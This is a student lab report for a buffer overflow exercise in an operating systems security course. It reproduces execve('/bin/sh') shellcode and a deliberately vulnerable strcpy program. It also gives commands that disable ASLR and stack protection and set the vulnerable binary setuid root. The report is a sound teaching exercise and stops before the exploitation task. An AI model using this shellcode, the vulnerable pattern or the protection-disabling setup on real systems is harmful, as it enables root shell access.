ماجستير أمن المعلومات
M.Sc. in Information Security

Kingdom of Saudi Arabia
Ministry of Higher Education
Imam Mohammad Ibn Saud Islamic University
College of Computer and Information Sciences

Buffer Overflow Vulnerability Lab


SEC643 OPERATING SYSTEMS SECURITY


MAHA MESFER ALDOSARY
NORAH MOHAMMED ALQAHTANI


Lab Tasks:


1. Initial setup

First, we add the three programs *call_shellcode, exploit* and *stack*, that we given in the lab in a document called *buffer* in the *Desktop*:







BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*exploit.c (~/Desktop/buffer) - gedit
11:43 AM
Open
Save
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
C Tab Width: 8 Ln 30, Col 2 INS
Right Ctrl


BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
stack.c (~/Desktop/buffer) - gedit
11:21 AM
Open
Save
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
C Tab Width: 8 Ln 23, Col 2 INS
Right Ctrl

2. Shellcode

Run the shellcode which is a program that creates a file containing code for launching shell, by using the following command:


```
$ gcc -z execstack -o call_shellcode call_shellcode.c
$ ./call_shellcode
```



3. The Vulnerable Program


Before compile the *stack* file, we disable the *Address Space Randomization* which is used by Ubuntu and Linux to makes guessing the exact addresses difficult so we can implement buffer overflow attack, using the following commands:


```
$ us root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```



Also, we Disable *Stack Guard* protection using the *execstack* and *-fno-stack-protector* switch with the following command to turn off the non-executable stack and Stack Guard protections:


```
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
```



BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Desktop/buffer
11:54 AM
root@VM: /home/seed/Desktop/buffer 71x27
[04/08/20]seed@VM:~$ ls
android Documents get-pip.py Public Videos
bin Downloads lib source
Customization examples.desktop Music ssl-lab
Desktop Firefox_wallpaper.png Pictures Templates
[04/08/20]seed@VM:~$ cd Desktop
[04/08/20]seed@VM:~/Desktop$ ls
buffer
[04/08/20]seed@VM:~/Desktop$ cd buffer
[04/08/20]seed@VM:~/.../buffer$ gcc -z execstack -o call_shellcode call_shellcode.c
[04/08/20]seed@VM:~/.../buffer$ ./call_shellcode
$ exit
[04/08/20]seed@VM:~/.../buffer$ su root
Password:
root@VM:/home/seed/Desktop/buffer# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/buffer# gcc -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Desktop/buffer# chmod 4755 stack
root@VM:/home/seed/Desktop/buffer#
Right Ctrl


BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
buffer
11:58 AM
Home Desktop buffer
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Network
Computer
Connect to Server
call_shellcode
call_shellcode.c
exploit.c
stack
stack.c
Right Ctrl

4. Task 1: Exploiting the Vulnerability

